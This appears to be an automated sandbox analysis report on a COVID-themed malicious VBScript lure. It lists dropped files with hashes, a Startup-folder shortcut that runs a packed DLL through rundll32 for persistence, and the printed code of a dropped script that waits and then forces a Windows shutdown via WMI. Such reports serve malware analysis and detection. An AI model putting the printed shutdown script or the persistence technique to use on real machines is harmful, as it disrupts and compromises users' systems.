File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	128099840
Entropy (8bit):	**7.999984870208901**
Encrypted:	**true**
SSDEEP:	3145728:IcFFuqnqyx3j/QvjvZablwkXOczyC5rr1Tcal6M6T2:zwqnqqYviXXzX56f
MD5:	E1B2EC2857BDEDC4497655078946A20C
SHA1:	2DE9B015192D5F54370DCC1F5238F1CBA2245CE4
SHA-256:	E5C9CE8563AA0AB460EC150A29161ADC1918245C29647A7BCE353FDD7DF2D651
SHA-512:	5F4D3372A45FC334EF695041B3FC793350093210174FA2989B8A7D14D55263BBE6370B46ABA81D263E8A7DB89AF68748182E02E3C0FD99737D51E494A0A85A48
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Joe Sandbox View:	• Filename: Financeiro-JTQEFA-28-10-2020-167.vbs, Detection: malicious, Browse
Reputation:	low
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L...E$._.....X&...j.....[.....p&...@.....E.....`.C.....E.X.....E..... ...@.....h\D.....text....>&..... ..`.itext.....P&..... ..`.data.....p&.....@....bss....tb...@'.....idata...4....'..... @....didata.h....'.....@....edata.....(.....@..@.rdata..E....(.....@..@.vmp0...1.z.. (.....`..`.vmp1..... .....`..`.reloc.....E. .....@..@.rsrc...X....E.....@..@.....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\puyfmugprn .lnk

Process:	C:\Windows\System32\wscript.exe
File Type:	MS Windows shortcut, Item id list present, Has Relative path, Has Working directory, Has command line arguments, ctime=Sun Dec 31 23:06:32 1600, mtime=Sun Dec 31 23:06:32 1600, atime=Sun Dec 31 23:06:32 1600, length=0, window=hide
Category:	dropped
Size (bytes):	1100
Entropy (8bit):	3.516952246709141
Encrypted:	false
SSDEEP:	24:8q/BuUl++fCl1tyjCyjMKElktIysf57aB:8mwUl8l1gCyjM/OqyRB
MD5:	58193A61036D7292767F73A37E74FF2E
SHA1:	1BF0034C84F01EDC28902320B8F23BB9388CC39E
SHA-256:	C57AAF21A4C702CBB0FD6B427983A95E36AAA6127125A001072646F752E3588C
SHA-512:	81F3C8625D7CECF55434BB64D2FA41A084EFDB1FD38C69AF21F8C578E39074E5225164EF96ABCDD19A55F73EFC828D169C9A9F23253DD3119CF1C053D620B6B
Malicious:	**true**
Reputation:	low

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\puyfmugprn .lnk	
Preview:	L.....F.....E....P.O. .:i....+00.../C:\.....V.1.....Windows.@.....W.i.n.d.o.w.s.....Z.1.....system32 ..B.....s.y.s.t.e.m.3.2.....f.2.....rundll32.exe..J.....r.u.n.d.l.l.3.2...e.x.e.....8.....\.....\.....\.....\.....\.....\.....\.....\.....\.W.i. n.d.o.w.s.\.s.y.s.t.e.m.3.2.\.r.u.n.d.l.l.3.2...e.x.e.W.C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.R.o.a.m.i.n.g.\.M.i.c.r.o.s.o.f.t.\.W.i.n.d.o.w.s.\.S.t.a.r.t. .M.e.n.u.\.P.r.o.g.r.a.m. s.\.S.t.a.r.t.u.p.\.p.u.y.f.m.u.g.p.r.n.f. .C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.R.o.a.m.i.n.g.\.4.4.7.8.8.2.8.6.3.2.8.3.1.5.\.t.t.m.d.a.o.k.t.k.i.t.y.h.f.k.f.g.3.4.1.1.2.6.9.2.6.5. 4.1.3.2...d.l.l. .S.F.s.b.9.V.5.o.7.L.T.f.x.D.W.h.D.o.h.....%.....wN....]N.D...Q.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.

C:\Users\user\AppData\Roaming\wfcfjfsoqjp.vbs	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	310
Entropy (8bit):	5.319824431104741
Encrypted:	false
SSDEEP:	6:jVtyYdqhNGXIkKnFkjqvAATbKZkXOyMz6gCggPsjJRXvexOvXKgIi8Ny:ZEYYhNGYkKnFPvAOKZy8MHsjJRvyOdB
MD5:	C5394303848978B05D041057E051124B
SHA1:	DCF334238967DB0ACE42ACEB5445416259687223
SHA-256:	D346B18223E32677DC656E18BF328AE441E7EB65CFF935EC8F51562844E1528B
SHA-512:	7B07418EAD76B9460B02D5A543C3C1761128C5FF9BCCC68BF499E21353F4F0720B0313669DA509F8D220D36FEB089D5B8F5DFF49609D36319FBBA1031CFFD68
Malicious:	**true**
Reputation:	low
Preview:	Set SFHISGAPSMULDDGFLMFHDFTG = CreateObject("WScript.Shell")..WScript.Sleep(300000)..Set OpSysSet = GetObject("winmgmts:{authenticationlevel=Pkt," _..& "(Shutdown)}").ExecQuery("select * from Win32_OperatingSystem where "_..& "Primary=true")..for each OpSys in OpSysSet..retVal = OpSys.Win32Shutdown(6)..next..

Static File Info

General

File type:	UTF-8 Unicode text, with CRLF line terminators
Entropy (8bit):	5.770759521169668
TrID:	• Visual Basic Script (13500/0) 100.00%
File name:	Covid19-Min-Saude-Comuinicado-STIBY-11-01-21-224.vbs
File size:	276876
MD5:	462d612fcc6ce92ac4d1b58a27e4ecac
SHA1:	405633f2a4fe5b859ea9331a2276ebd494d39aa4
SHA256:	2bedcf94c9aea7b126f70169728f38678d615cdc26991c3b30628912eb2766d9
SHA512:	0b6b80bfa5d90209a0521f6610c38f07d4c868e2436df5e6acdaa804d4bd700cc6272d683dc0f2036f4e83e7fdb3a24cccd384db3f5fa872a4a97079c5dba08d
SSDEEP:	6144:1zxUzx/zx2zxKzxQzxLzx6zxQzx3zxAzxyzx6zxjzxrzxzzx8zx4zxqzx8zxszxM:1lUl/l2lKlQlLl6lQl3lAlyl6ljlrlzL
File Content Preview:	'Qr..2..Llv6.....GE..b.....lnYLGHq...JO.....h...H...JU..RYFi..V2H.....gU...X.....GjRZv.....nV...n..zp..2..4I...xOK...n.....0.....at....'5...e.....xy.....mnrZR.....GjnEY0hFj1.....6..S.....YnJcsnEX...UoVt....

File Icon

Icon Hash:	e8d69ece869a9ec4

Network Behavior

No network behavior found

Code Manipulations

Statistics

System Behavior

Analysis Process: wscript.exe PID: 5336 Parent PID: 3388

General

Start time:	18:56:05
Start date:	12/01/2021
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\Covid19-Min-Saude-Comuinicado-STIBY-11-01-21-224.vbs'
Imagebase:	0x7ff7964f0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\wfcfjfsoqjp.vbs	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFB52121571	CreateFileW
C:\Users\user\AppData\Roaming\44788286328315	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFB521374FE	CreateDirectoryW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\wfcfjfsoqjp.vbs	unknown	62	53 65 74 20 53 46 48 49 53 47 41 50 53 4d 55 4c 44 44 47 46 4c 4d 46 48 44 46 54 47 20 3d 20 43 72 65 61 74 65 4f 62 6a 65 63 74 28 22 57 53 63 72 69 70 74 2e 53 68 65 6c 6c 22 29 0d 0a	Set SFHISGAPSMULDDGFL MFHDFTG = CreateObject("Wscr ipt.Shell")..	success or wait	8	7FFB5212E70B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\wfcfjfsoqjp.vbs	unknown	128	success or wait	3	7FFB521217B5	ReadFile
C:\Users\user\AppData\Roaming\wfcfjfsoqjp.vbs	unknown	128	end of file	1	7FFB521217B5	ReadFile

Disassembly

Code Analysis